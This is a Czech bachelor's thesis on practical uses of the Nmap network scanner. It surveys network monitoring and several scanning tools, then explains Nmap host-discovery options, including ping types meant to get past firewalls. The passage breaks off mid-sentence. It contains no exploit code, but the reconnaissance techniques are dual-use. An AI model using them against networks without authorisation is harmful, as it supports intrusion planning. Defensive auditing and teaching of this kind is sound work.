UNIVERZITA PARDUBICE

Fakulta elektrotechniky a informatiky

PŘÍKLADY UŽITÍ NMAP

Maksim Khiuttiulia

Bakalářská práce

2019

Univerzita Pardubice
Fakulta elektrotechniky a informatiky
Akademický rok: **2018/2019**

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení: **Maksim Khiuttiulia**

Osobní číslo: **I16100**

Studijní program: **B2646 Informační technologie**

Studijní obor: **Informační technologie**

Název tématu: **Příklady použití NMAP**

Zadávající katedra: **Katedra informačních technologií**

Zásady pro vypracování:

Cílem bakalářské práce bude vyzkoušet a popsat různé možnosti nasazení síťového skeneru tak, aby skenovací metody pokryly následující oblasti: nalezení živých strojů v síti interpretace základního výpisu skenovací metody TCP a UDP detekce verzí síťových služeb detekce operačního systému detekce firewallu pokročilé skenovací techniky
Jednotlivé případy užití budou podrobně a návodně popsány a budou realizovány v laboratorním prostředí.

Rozsah grafických prací:

Rozsah pracovní zprávy: **30**

Forma zpracování bakalářské práce: **tištěná**

Seznam odborné literatury:

SHAW, David. Birmingham, United Kingdom: Packt Publishing Limited, 2015. ISBN 1783554061
GORDON, Lyon Nmap Network Scanning : The Official Nmap Project Guide to Network Discovery and Security Scanning 2. United States: Nmap Project, 2012. ISBN 0-9799587-1-7
RAHALKA, Sagar Network Vulnerability Assessment : Identify security loopholes in your network's infrastructure Birmingham, United Kingdom: Packt Publishing Limited, 2018. ISBN 1788627253

Vedoucí bakalářské práce: **Ing. Soňa Neradová, Ph.D.**
Katedra informačních technologií

Datum zadání bakalářské práce: **31. října 2018**

Termín odevzdání bakalářské práce: **12. května 2019**

Univerzita Pardubice Česká republika

L.S.

Ing. Zdeněk Němec, Ph.D.
děkan

Ing. Lukáš Čegan, Ph.D.
pověřený vedením katedry

V Pardubicích dne 20. března 2018

Prohlášení

Prohlašuji:

Tuto práci jsem vypracoval samostatně. Veškeré literární prameny a informace, které jsem v práci využil, jsou uvedeny v seznamu použité literatury.

Byl jsem seznámen s tím, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorský zákon, zejména se skutečností, že Univerzita Pardubice má právo na uzavření licenční smlouvy o užití této práce jako školního díla podle § 60 odst. 1 autorského zákona, a s tím, že pokud dojde k užití této práce mnou nebo bude poskytnuta licence o užití jinému subjektu, je Univerzita Pardubice oprávněna ode mne požadovat přiměřený příspěvek na úhradu nákladů, které na vytvoření díla vynaložila, a to podle okolností až do jejich skutečné výše.

Beru na vědomí, že v souladu s § 47b zákona č. 111/1998 Sb., o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších předpisů, a směrnicí Univerzity Pardubice č. 9/2012, bude práce zveřejněna v Univerzitní knihovně a prostřednictvím Digitální knihovny Univerzity Pardubice.

V Pardubicích dne 10. 5. 2019 …….

Maksim Khiuttiulia

Poděkování

Za odborné vedení mé bakalářské práce, velkou míru trpělivosti a ochoty, rychlost, lidský přístup a také za cenné a velmi podnětné rady při zpracovávání práce děkuji vedoucímu práce Ing. Soňě Neradové, Ph.D.

V Pardubicích dne 10. 05. 2019

……..

Maksim Khiuttiulia

ANOTACE

Bakalářská práce se zaměřuje na prověření bezpečnosti a konfigurace síťové infrastruktury pomocí nástroje NMAP. V teoretické části je nejprve zdůvodnění pro zařazení skenovacích technik do monitorování sítě. V další části práce byly porovnány vybrané síťové skenery a samostatná kapitola se věnuje nástroji NMAP. Praktická část realizuje na navrhnuté síťové topologii jednotlivé metody skenování pomocí nástoje NMAP.

KLÍČOVÁ SLOVA

Detekce, Firewall, ICMP, NMAP, síť, skenování, TCP, UDP

TITLE

NMAP use cases.

ANNOTATION

The bachelor's thesis focuses on security and configuration of network infrastructure using NMAP tool. In the theoretical part, there is a justification for the inclusion of scanning techniques in network monitoring. In the next part of the thesis, selected network scanners were compared and a separate chapter is devoted to the NMAP tool. The practical part implements individual methods of scanning using the NMAP tool on the proposed network topology.

KEYWORDS

Detect, Network, NMAP, Scanning, TCP, UDP.

OBSAH

SEZNAM ZKRATEK

ACK	Acknowledgement
API	Application programming interface
ARP	Address Resolution Protocol
CSV	Comma-Separated Values
DNS	Domain Name System
FTP	File Transfer Protocol
HTTP	HyperText Transfer Protocol
ICMP	Internet Control Message Protocol
IDS	Intrusion detection systém
IGMP	Internet Group Management Protocol
IP	Internet Protocol
JSON	JavaScript Object Notation
LAN	Local Area Network
MAC	Media Access Control
NetBIOS	Network Basic Input Output System
NMAP	Network Mapper
RAM	Random Access Memory
RST	Reset
SNTP	Simple Network Management Protocol
SSH	Secure Shell
SYN	Synchronize sequence numbers
TCP	Transmission Control Protocol
TTL	Time to live
UDP	User Datagram Protocol
UPNP	Universal Plug and Play
USB	Universal Serial Bus
WMI	Windows Management Instrumentation
WOL	Wake on LAN
XML	eXtensible Markup Language

SEZNAM OBRÁZKŮ

SEZNAM TABULEK

ÚVOD

Ve světě téměř nejsou společnosti, ve kterých by se dnes nepoužívaly informační technologie. Často malé společnosti nemají prostředky pro nákup kvalitních programů a zařízení, a toto bývá důsledkem toho, že levná zařízení mohou mít výpadek v kterýkoli moment. Oproti tomu kvalitní zařízení mají záruku proti výpadkům. Také se často stává, že v jedné společnosti může být mnoho zařízení od různých výrobců. To není velký problém, pokud se to týká pracovních stanic, ale pokud se to týká síťové infrastruktury, kde si síť společnosti je složena ze zařízení od různých výrobců, tak nastává situace, že tyto zařízení nemohou spolupracovat na 100 procent. Tento stav otvírá možnost pro hrozby útoků a prolomení sítové infrastruktury společnosti. Taková situace nastává, když společnost nemá prostředky pro nákup zařízení od jednoho výrobce. Samozřejmě, v některých případech mohou být v síti společnosti zařízení od různých výrobců, ale v jednom segmentu sítě by mělo být zařízení od jednoho výrobce.

Cílem bakalářské práce je vyzkoušet a popsat různé možnosti nasazení síťového open-source skeneru NMAP. K dosažení tohoto cíle je zapotřebí provést následující úkoly:

- Zvážit cíle monitorování síťové infrastruktury.
- Poskytnout přehled softwaru pro monitorování síťové infrastruktury.
- Provést testování sítí a interpretovat výsledky.

1 MONITOROVÁNÍ SÍŤOVÉ INFRASTRUKTURY

1.1 DEFINICE SÍŤOVÉ INFRASTRUKTURY


Spolehlivá síťová infrastruktura je v současné době nutným požadavkem pro efektivní a úspěšné fungování jakékoliv firmny. Nároky na ní kladené se neustále v souvislosti se vzrůstající potřebou komunikace v reálném čase navyšují, a to jak uvnitř firmy, tak při internetové komunikaci.

Síťová infrastruktura musí zajistit bezpečné a spolehlivé provozování všech komponent firemní IT struktury, ať už jde o interní systémy nebo o aplikace, určené k poskytování služeb zákazníkům. Mezi typické služby, které musí síťová infrastruktura zajistit, patří především zajištění LAN a WAN komunikace, sdílení a centrální ukládání dat a zajištěný přístup k internetu. Vzhledem k tomu, že se musí počítat s růstem a rozvojem firmy, tak dalším důležitým požadavkem na síťovou infrastrukturu, kromě vysokého stupně její spolehlivosti a bezpečnosti, se stává možnost jejího dalšího rozšiřování. Flexibilita a možnost dynamického růstu síťové infrastruktury se stávají nutnými požadavky zejména v souvislosti s rychlým rozvojem multimediálních aplikací. Zcela logicky při provozování těchto aplikací náročných na vysokou spolehlivost a propustnost síťové infrastruktury vzrůstají i požadavky na bezpečné oddělení této komunikace, zejména v těch případech, kdy se jedná o interaktivní přístup uživatelů.

Hierarchický tří-vrstvý model LAN (viz. Obrázek 1.1), kterou doporučuje společnost Cisco Systems, se skládá z principu redundance síťových prvků. Hierarchický model se skládá z 3 vrstev:

- Jádro (Core layer) – jádro je v hierarchickém modelu vysokorychlostní páteř sítě a je nejvyšší vrtsvou v hierarchickém síťovém modelu. Pro podnikové komunikace zprostředkovává vysokorychlostní spojení s vnější páteřní sítí a může propojovat datová centra nebo podniky. Pro komunikaci používá vysokorychlostní směrovače nebo přepínače. Je rozhodující v propojení zařízení distribuční vrstvy, tudíž na spolehlivost je kladen obrovský důraz.
- Distribuční vrstva (Distribution Layer) – hlavní fukcí této vrstvy je agregace datového provozu, přístup k jednotlivým oddělením nebo pracovním skupinám, oddělování všesměrových domén, redistribuce mezi směrovacími protokoly, filtrování provozu podle přístupových seznamů, statické směrování. Vytváří spojení s vrstvou jádra. V této vrstvě se používají velmi výkonné směrovače, které která mají vysokou dostupnost a redundanci k zaručení bezporuchovosti.;
- Přístupová vrstva (Access Layer) – je nejižší a nejzákladnější vrstvou a hlavním účelem přístupové vrstvy je připojit koncová zařízení k síti a kontrolovat, která zařízení mají povoleno v

síti komunikovat. Koncová zařízení jsou představována koncovými stanicemi, IP telefony, tiskárnami a periferiemi, které jsou připojeny do přepínačů nebo bezdrátových přístupových bodů..



Obrázek 1 Hierarchický třívrstvý model LAN

Zdroj: Převzato z [1]

1.2 POUŽÍVANÍ NÁSTROJŮ PRO ZABEZPEČENÍ LAN

Správná konstrukce a správa síťové infrastruktury je klíčem k efektivnímu přenosu dat. Na základě síťové infrastruktury fungují služby, které zajišťují integritu informací. Dostupnost služeb a informací je klíčem k úspěšnému fungování organizace. [5]

Důležitým prvkem procesu řízení síťové infrastruktury je zajištění bezpečnosti sítě. Porušení informační bezpečnosti vede ke ztrátě a porušení integrity informací. Nedostatek systémů pro obnovu výkonnosti síťové infrastruktury může vést k nenapravitelným následkům a může dlouhodobě zastavit provoz podniku. Dostupnost výměny zařízení znamená, že je možné rychle odstranit výpadky sítě v nouzových situacích. Zálohování dat umožňuje obnovit data v případě poškození disků. Záložní napájení eliminuje výpadek síťové infrastruktury v případě výpadku napájení.

1.3 MANAGEMENT SÍŤOVÉ INFRASTRUKTURY

Veškeré síťové zařízení zpravidla zajišťuje správce, který pracuje na plný úvazek. Jeho pracovní rozvrh by měl být následující:

- zkontrolovat provoz serverů;

- ujistit se, že síťové, poštovní a ostatní aplikace fungují správně;
- provést zkušební připojení ke každému ze serverů;
- zkontrolovat volný prostor na disku, paměť RAM a další kapacity;
- ujistit se, že síťová zařízení fungují;
- zkontrolovat proces zálohování.

Ověřování zařízení je vyžadováno pro včasné zjištění chyb. Pokud nebude včas odhalena chyba nebo problém během provozu zařízení, může to mít za důsledek nevratné následky. [6]

Pokud například dojde k náhlému zaplnění volného místa na disku, který je používán pro zálohování dat, nebudete mít později všechna data potřebná k jejich obnovení v případě nějakého problému. Ale ne každý správce je důsledný a může občas prostě zapomenout provést nějakou plánovanou kontrolu. V tomto případě budou manažerům společnosti pomáhat speciální monitorovací systémy, které budou provádět všechny práce automaticky.Funkce systémů monitorování síťové infrastruktury:

- monitorovaní pracovních stanic;
- monitorování serverů, které jsou založené na různých operačních systémech;
- ověřování dostupnosti lokalit;
- monitorovaní provozu serverových a klientských aplikací;
- monitorovaní tiskáren, skenerů a dalších síťových zařízení;
- posílání oznámení a zprávy na e-mailovou adresu nebo v sms;
- sestavování grafů a mnohem více.

Velmi důležitou otázkou je také konfigurace a podpora síťové infrastruktury. Každý rok narůstá výkon serverů a rychlosti. To znamená, že je zapotřebí včasná a profesionální podpora, a taktéž je zapotřebí okamžité řešení současných a budoucích úkolů, které mohou nastat. Čím vyšší jsou požadavky na síťovou infrastrukturu, tím více je potřeba používat řadu účinných a funkčních zařízení. Navíc jsou zapotřebí hlubší znalosti a zkušenosti s budováním komplexní síťové infrastruktury. Na to by mělo být pamatováno a včas řešeno. [8]

Také by společnost měla pravidelně provádět audit síťové infrastruktury. Tento soubor opatření je zaměřen na určení stavu, v němž je organizační složka společnosti v současné době umístěna, a hledání nejzranitelnějších míst. Na základě výsledků takového auditu je sestavena zvláštní zpráva, ve které bude zobrazen současný stav síťové infrastruktury a bude navržena organizace provozu a údržby síťové infrastruktury. [5]

2 SÍTOVÉ NÁSTROJE PRO SKENOVÁNÍ SÍTÍ

Skenování sítě – jeden z prvních kroků pro proces útoku nebo hledání slabin v síti. Skenování sítí umožňuje definovat nejvíce zranitelné zařízení a nezabezpečené otevřené porty. Každé síťové zařízení obsahuje řadu spouštěných služeb. Skenování sítí umožňuje nalézt tyto služby, a také umožňuje určit verzi operačního systému, který běží na zařízení. Čím více je spouštěno služeb, tím více slabých míst má zařízení z důvodu toho, že každý program má slabiny.

V této kapitole budou také představeny vybrané volně dostupné a komerční skenery včetně jejich hlavních vlastností.

2.1 FING

Fing − bezplatný a rychlý síťový skener, který informuje uživatele tabletů, notebooků, tabletů a počítačů o podrobnostech bezdrátového připojení. Skener identifikuje zařízení připojená k jakékoli síti Wi-Fi, zobrazí tyto zařízení, detekuje vetřelce, posuzuje rizika zabezpečení sítě, odstraňuje problémy se sítí a dosahuje nejlepší výkonnosti sítě pomocí nejpopulárnějších síťových nástrojů na světě. Rozsah činností síťového skeneru Fing je následující:

- skener Wi-Fi / LAN: najde všechna zařízení připojená k libovolné síti;
- kompletní údaje o zařízení, včetně adresy IP, adresy MAC, názvu zařízení, dodavatele, výrobce zařízení, atd;
- pokročilá analýza názvů NetBIOS, UPNP a Bonjour, vlastností a typů zařízení;
- inventarizaci zařízení a sítí;
- zkontroluje připojení k Internetu;
- analýza a umístění poskytovatele;
- skener podsítí;
- Wake-on-LAN – vzdálené vypnutí a odesílání síťových zpráv;
- vyhledávání DNS a reverzní vyhledávání DNS;
- připojení k portům (prohlížeč, SSH, FTP);
- detekce narušení sítě;
- autonomní monitorování sítě;
- podpora identifikace zařízení pomocí IP adresy pro přemostěné sítě.

2.2 ZENMAP

Zenmap je grafická nadstavba pro Nmap Security Scanner. Je zdarma a běží na systémech Linux, Windows, Mac OS X atd. Cílem programu Zenmap je usnadnit pochopení výsledků činnosti Nmapu pro začátečníky a obsahuje taktéž pokročilé funkce pro zkušené uživatele Nmapu. Často používané skenování lze uložit jako profil, takže je lze snadno opakovat. [5]

Výsledky skenování lze později uložit a zobrazit. Uložené výsledky skenování lze vzájemně porovnávat a zjistit, jak se liší. Výsledky nejnovějších kontrol jsou uloženy v databázi, kterou lze prohledávat.

2.3 ANGRY IP SCANNER

Angry IP Scanner je velmi rychlý IP a port skener. Umí skenovat adresy IP v libovolném rozsahu, stejně tak umožňuje skenovat libovolný port. Je to multiplatformní a uživatelsky přívětivý program. Bez nutnosti instalace je možné jej libovolně kopírovat a používat kdekoli.

Angry IP scanner jednoduše testuje každou IP adresu, aby zkontroloval, zda zařízení funguje, a poté se pokusí zjistit název hostitele, MAC adresu, prohledá porty apod. Množství shromážděných dat o každém hostiteli lze rozšířit pomocí pluginů.

Má také další funkce, jako jsou informace o NetBIOS (název počítače, název pracovní skupiny a aktuálně přihlášený uživatel v systému Windows), vybrané rozsahy adres IP, zjištění webových serverů.

Výsledky skenování mohou být uloženy v souborech CSV, TXT, XML nebo IP-Port. S pomocí pluginů může Angry IP Scanner shromažďovat veškeré informace o ověřených IP adresách. Každý, kdo umí napsat kód v jazyce Java, tak může také psát pluginy a rozšířit si funkce v Angry IP Scanner.

Chcete-li zvýšit rychlost skenování, používá se přístup s více vlákny: pro každou naskenovanou adresu IP je vytvořen samostatný proud pro skenování.

2.4 ADVANCED IP SCANNER

Spolehlivý a volně dostupný síťový skener pro analýzu lokální sítě. Program zobrazuje všechna síťová zařízení, umožňuje přístup ke sdíleným složkám, poskytuje dálkové ovládání počítačů (přes RDP a Radmin) a může dokonce vzdáleně vypnout počítače.

2.5 SOFTPERFECT NETWORK SCANNER

Softperfect Network Scanner je představitelem komerčního skeneru pro IPv4/IPv6 adresy. Tento síťový skener dokáže skenovat počítače, skenovat porty, detekovat sdílené složky a získávat téměř veškeré informace o síťových zařízeních prostřednictvím protokolů WMI, SNMP, HTTP, SSH a PowerShell. Také prohledává vzdálené služby, registry, soubory, dokáže měřit výkon zařízení, nabízí flexibilní možnosti filtrování, zobrazení a exportuje výsledky NetScan do různých formátů, např. XML, JSON, apod.

Výčet jeho funkcí:

- plně podporuje jak detekci protokolu IPv4, tak protokol IPv6;
- provede skenovaní za použití funkce ping a zobrazí všechna aktivní zařízení;
- detekuje hardwarové MAC adresy i mezi směrovači;
- detekuje otevřené a skryté sdílené složky;
- detekuje interní i externí adresy IP;
- získává informace o systému prostřednictvím služby WMI, vzdáleného registru, souborového systému a správce služeb;
- získává informace o aktuálně zaregistrovaných uživatelích, nakonfigurované uživatelské účty, pracovní čas, atd;
- podporuje vzdálené spuštění SSH, PowerShell a VBScript;
- umožňuje spouštět externí aplikace třetích stran;
- podpora Wake-on-LAN, vzdálené vypnutí a odesílání síťových zpráv;
- exportuje výsledky do formátu HTML, XML, JSON, CSV a TXT;
- lze spustit z jednotky USB bez potřeby instalace.

2.6 NSAUDITOR NETWORK SECURITY AUDITOR

Network Security Auditor Nsauditor je komerční síťový bezpečnostní skener, který umožňuje kontrolovat a monitorovat síťové počítače pro možné zranitelnosti, kontroluje síť pro její zranitelnost proti všem možným metodám, které může hacker použít k útoku. Nsauditor je kompletní balíček síťových utilit, který obsahuje více než 45 síťových nástrojů pro audit sítě, skenování, monitorování atd. [7]

3 NÁSTROJ NMAP

Network Mapper (NMAP) je programovatelný produkt s otevřeným zdrojovým kódem pro testování a sledování bezpečnosti sítě. Network Mapper používá IP pakety, které umožňují definovat konkrétní hostitele a poskytovatele služeb, čímž identifikuje jakýkoli operační systém, například název operačního systému a další informace. [3]

Network Mapper umožňuje řídit zabezpečení, kontrolovat strukturu sítě, řízení a časování počítače a programovatelné úlohy. Správce Network Mapper načte seznam uvedených úkolů s popisy. Tabulka portů zobrazuje následující parametry: čísla portů, protokoly, názvy služeb a přihlašovací jména. Možné stavy portů: nefiltrované, filtrované, otevřené, uzavřené.

- Otevřený - znamená, že aplikace je připravena k instalaci soketům a příjmu paketů na datovém portu;
- Filtrován - znamená, že máte nastaven filtr a Network Mapper nemůže určit stav otevřený/uzavřený port;
- Uzavřený, když není spojení s žádnou službou a nemohou být ihned otevřeny;
- Nefiltrovaný - porty, které byly namapovány na Network Mapper, ale Network Mapper nemůže identifikovat otevřený nebo uzavřený port.

Nmap vypíše kombinace otevřený/filtrovaný a zavřený|filtrovaný, když nemůže zjistit, v jakém stavu je port. Pro skenování portů můžete také získat přístup k informacím o verzi softwaru, která je k dispozici při konfiguraci nastavení. Při skenování IP (-sO) poskytuje Network Mapper informace o protokolu IP.

Pokročilé možnosti mapovače sítě umožňují získat další informace o operačním systému, názvech DNS, adresách MAC a typy zařízení. [5]

3.1 HLEDÁNÍ "ŽIVÝCH" PRVKŮ V SÍTI

Důležitou funkcí síťového mapovače je určení seznamu aktivních hostitelů. Skenování každého portu každé adresy IP je neúčinné a zbytečné. Hostitel je zajímavý pro vyšetřování podle parametrů nastavených administrátorem, například hledání hostitelů s konkrétní spuštěnou službou nebo vyhledávání zařízení s adresami IP. [3]

Network Mapper má velký počet možností skenování pro různé úkoly správy. Skenování NMAP je mnohem efektivnější než skenování použitím ping metody. Možnost ping scan může být jednoduše zakázána (-PN), je možné skenovat porty s libovolnými kombinacemi více portů TCP SYN/ACK, UDP a ICMP požadavků.

Požadavky směřují k identifikaci aktivních adres IP (používaných hostitelským/síťovým zařízením). Ve většině případů je současně aktivní pouze zlomek adres IP. Pokud nejsou nastaveny možnosti skenování, síťový Mapper odešle paket TCP ACK na port 80 a požadavek na odpověď ICMP pro každý cíl. [5]

Možnosti **-P*** – Typ volby ping scan. Chcete-li obejít bránu firewall, můžete odesílat požadavky různých typů pomocí portů / příznaků TCP a kódů ICMP. Výchozí hodnota je skenování ARP (-PR), která je rychlá a efektivní.

Když jsou detekováni aktivní hostitelé, síťový mapovač pokračuje v prohledávání portů těchto hostitelů.

-sL – Možnost konfigurace detekce hostitele. Zjednodušená detekce hostitele, určená k vytvoření seznamu hostitelů pro danou podsíť. [5]

-sP – Možnost ping-scan, která zobrazuje seznam dostupných hostitelů, kteří reagovali na požadavky. Jsou používány definice tras a také skripty NSE, ale porty nebo software skenovány nejsou. Výchozí volba odešle požadavek na odezvu ICMP a paket TCP ACK na port 80. Pokud je používán neoprávněným uživatelem, je odeslán pouze paket SYN (pomocí připojení systémového volání) k portu 80 cílového počítače. Když privilegovaný uživatel prohledá lokální síťové cíle, požadavky ARP se používají tak dlouho, dokud není zadán parametr -send-ip. Pro větší flexibilitu lze volbu -sP kombinovat s libovolnou z možností -P * (s výjimkou -PN). Pokud se používá některý z těchto typů požadavků a je možné nastavit čísla portů, tak výchozí požadavky (ACK a tato odpověď) jsou vynechány. Je-li mezi přístrojem a síťovou mapovací jednotkou umístěn přísný firewall, tak se doporučuje použití takových pokročilých metod skenování. Jinak nemusí být některé hostitele definovány, protože brána firewall blokovala tento požadavek nebo odpověď.

-PN – Zakázat ping scan. Network Mapper přeskočí fázi vyhledávání hostitele. Ve výchozím nastavení síťový mapovač provádí hloubkovou kontrolu, jako je skenování portů, detekce verzí nebo detekce OS již pouze zjištěných pracovních počítačů. Po vypnutí fáze zjišťování hostitele pomocí volby -PN bude Network Mapper prohledávat každou danou cílovou adresu IP. Pokud je pro skenování definována síť s adresou třídy B (/16), bude prohledáno všech 65 536 adres IP. Krok vyhledání hostitelů a sestavení seznamu cílů pro skenování je přeskočen, Network Mapper provede požadované funkce, jako kdyby byla každá adresa IP aktivní.

Pro lokální síťové počítače bude provedeno skenování ARP, Network Mapper potřebuje MAC adresy pro další skenování cílových hostitelů. [3]

-PS <seznam portů> – Volba odešle prázdný paket TCP s příznakem SYN. Výchozí port je 80. Alternativní porty jsou nastaveny jako parametry. Mezi seznamem portů a volbou -PS by neměla být žádná mezera.

Příznak SYN označuje, že se systém pokouší vytvořit připojení. Pokud je stav portu je zavřený, vrátí se paket RST (reset). Pokud je stav portu je otevřený, systém provede druhý krok v třístupňovém posloupnosti vytvoření připojení TCP odpovědí na paket SYN/ACK TCP.

Pro Network Mapper není podstatné, zda je port otevřený nebo uzavřený. Odpovědi typu RST nebo SYN/ACK ukazují, že hostitel je k dispozici a může reagovat na požadavky. [3]

Na počítačích Unix může odesílat / přijímat neopracované pakety TCP pouze uživatel s oprávněním root. Pro neoprávněného uživatele je vytvořen požadavek k připojení. Proto se při pokusu o připojení k cílovému hostiteli odešle SYN paket. Pokud požadavek pro připojení obdrží rychlou odpověď nebo selhání typu ECONNREFUSED, zásobník TCP obdržel paket SYN / ACK nebo RST a hostitel je označen jako dostupný. Pokud připojení není z důvodu časového limitu vytvořeno, je hostitel označen jako nedostupný.

-PA <seznam portů> – Tato možnost nastaví příznak TCP ACK namísto příznaku SYN. Paket ACK je určen k rozpoznávání dat během zavedeného připojení TCP, ale vzhledem k tomu, že takové spojení není zavedeno, vzdálený hostitel bude vždy reagovat na požadavek s paketem RST, čímž prozradí svoji existenci.

Volba -PA používá stejný výchozí port jako požadavky SYN (80) a může také přijmout seznam portů ve stejném formátu jako parametr. Pokud se o tuto volbu pokusí neprivilegovaný uživatel nebo je nastaven cíl formátu IPv6, použije se mechanismus pomocí žádosti o připojení. Tento mechanismus je nedokonalý, protože při použití žádosti o připojení se odesílá SYN paket místo paketu ACK.

Network Mapper poskytuje typy pingů SYN a ACK pro zvýšení pravděpodobnosti obejití firewallu. Mnoho správců nakonfiguruje směrovače nebo jiné jednoduché brány firewall, které blokují příchozí pakety SYN, s výjimkou těch, které jsou určeny pro veřejné služby, jako je například webová stránka nebo poštovní server. Tím se zabrání všem ostatním připojením a současně uživatelé mohou volně přistupovat k internetu. Tento přístup nevyžaduje velké množství zdrojů z firewallů / směrovačů a je široce podporován různými hardwarovými a softwarovými filtry. K provedení tohoto přístupu existuje možnost --syn.

Pokud brána firewall používá tato pravidla, pravděpodobně budou blokovány požadavky s příznakem SYN (-PS) nastaveným na zavřených portech. V takových případech je vhodnější používat požadavky s příznakem ACK z důvodu toho, že nespadají pod tato pravidla. [5]

Dalším oblíbeným typem firewallu je firewall, který blokuje všechny neočekávané pakety. Zpočátku byla tato funkce podporována pouze v nejpoužívanějších firewalech. Firewall Netfilter/iptables založený na Linuxu implementuje tento mechanismus pomocí volby --state, která kategorizuje pakety na základě stavu připojení. Proti takovým systémům je lepší používat SYN pakety z důvodu toho, že přijaté neočekáváné ACK pravděpodobně budou považovány za falešné a budou blokované. Řešením této situace je odeslání obou požadavků SYN a ACK zadáním voleb -PS a -PA.

-PU <seznam portů> – Funkcí, která se používá k zjišťování hostitelů, je UDP ping, který vysílá prázdný (pokud není zadán parametr délky -data) paket UDP k zadaným portům. Pokud porty nejsou zadány, je výchozí hodnota 31338. Ve výchozím nastavení je zvolen neznámý port, protože odesílání požadavků na otevřené porty je pro tento typ skenování nežádoucí. [3]

Účelem požadavku UDP je přijímat v odezvě paket ICMP s informací o nedosažitelném portu. To indikuje síťovému mapovači, zařízení je v provozu a je dostupné. Jiné typy chyb ICMP, jako například nedostupnosti hostitele nebo sítě nebo počet skoků vyšší než TTL, indikují, že zařízení je vypnuté nebo nedostupné. Nedošlá odpověď bude interpretována stejným způsobem. Pokud je taková žádost odeslána na otevřený port, většina služeb prostě ignoruje prázdný paket a neposílá žádnou odpověď. Výchozí port je proto 31338, poněvadž je nepravděpodobné, že bude používán jakoukoli službou. Pouze některé služby, jako například protokol generátor znaků (chargen), budou reagovat na prázdný paket UDP a to také indikuje síťovému mapovači, že je zařízení k dispozici.

Hlavní výhodou tohoto typu skenování je to, že umožňuje obejít firewally, které filtrují pouze požadavky TCP.

-PE; -PP; -PM – Kromě nestandardních metod zjišťování hostitelů pomocí požadavků TCP a UDP může Network Mapper odesílat standardní pakety. Mapovač sítě pošle paket ICMP typu 8 (požadavek echo) na cílovou adresu IP a čeká na odpověď od dostupného hostitele, paket typu 0 (odpověď echo).

Network Mapper může používat nejen standardní ping, ale i jiné metody. Standard ICMP (RFC 792) mimo jiné definuje žádosti o časové razítko, žádosti o údaje a žádosti o masku adres s kódy 13, 15 a 17. I když slouží k zjištění jakýchkoli informací, jako je maska IP adresy nebo aktuální čas, mohou být snadno použity k detekci cílů. Systém, který na ně reaguje, funguje a je k dispozici. Požadavky časového razítka nebo adresy masky lze odeslat zadáním voleb -PP a -PM. Odpověď na požadavek na časové razítko (ICMP kód 14) nebo na žádost masky adresy (kód 18) označuje, že hostitel je k dispozici. Tyto požadavky mohou být

užitečné, když správci blokují pingové pakety, ale zapomínají, že pro stejný účel mohou být použity jiné typy požadavků ICMP.

-PO <seznam protokolů> – Možnost IP pingu, která odešle IP pakety s číslem protokolu uvedeným v hlavičce paketu. Seznam protokolů je uveden ve stejném formátu jako seznam portů ve výše popsaných volbách detekce hostitele pomocí protokolů TCP a UDP. Není-li zadán žádný protokol, budou ve výchozím nastavení použity pakety ICMP IP (protokol 1), IGMP (protokol 2) a IP-in-IP (protokol 4). [5]

Pro ICMP, IGMP, TCP (protokol 6) a UDP (protokol 17) jsou pakety odesílány se správnou hlavičkou protokolu, zatímco u ostatních protokolů jsou pakety odesílány bez dodatečných informací následující po IP hlavičce (když není definována možnost --data-length).

Při použití této metody se očekávají odpovědi podle protokolu původní žádosti nebo zprávy ICMP nedosažitelné, což naznačuje, že tento protokol není podporován vzdáleným hostitelem. Obě možnosti odpovědí naznačují, že cílový hostitel je k dispozici.

-PR – ARP ping. Jednou z nejpopulárnějších aplikací pro Network Mapper je skenování místních sítí (LAN). Ve většině místních sítí, zejména těch, které používají soukromé rozsahy adres definované v dokumentu RFC 1918, se v určitém okamžiku nepoužívá velké množství IP adres. Když se síťový mapovač pokusí odeslat surový IP paket, například požadavek ICMP echo, operační systém musí určit adresu MAC (ARP) odpovídající cílové IP, aby správně řešil rámec.

ARP skenování umožňuje síťovému mapovači použít vlastní optimalizované algoritmy namísto požadavků ARP. Pokud síťový mapovač obdrží odpověď, nemusí se ani obávat dalších typů detekce hostitelů založených na IP paketech. Díky tomu je skenování ARP rychlejší a spolehlivější. Proto je ve výchozím nastavení používán pro skenování lokálních sítí. I když jsou zadány jiné typy skenování (například -PE nebo -PS), síťový mapovač stále používá skenování ARP pro lokální síťové počítače. Zakázat tento typ možnosti skenování lze pomocí: --send-ip. [5]

--traceroute – Možnost sledovat cestu k hostiteli. Sledování se provádí po skenování a pomocí výsledků tohoto skenování se zjistí port a protokol, pomocí kterých lze dosáhnout cíle. Postup funguje u všech typů skenování, s výjimkou skenování pomocí systémových volání (-sT) a lazy (nečinnosti) (-sI). Všechna sledování používá dynamický časovač modelu mapovače sítě a běží paralelně.

Procedura sledování trasování funguje tak, že posílá pakety s nízkou TTL v pokusu získat ICMP odezvu o vypršení časového limitu z mezilehlých uzlů mezi mapovačem a cílovém hostiteli. Standardní provedení postupu sledování trasy zvyšuje TTL o 1, a pak ji zvyšovat

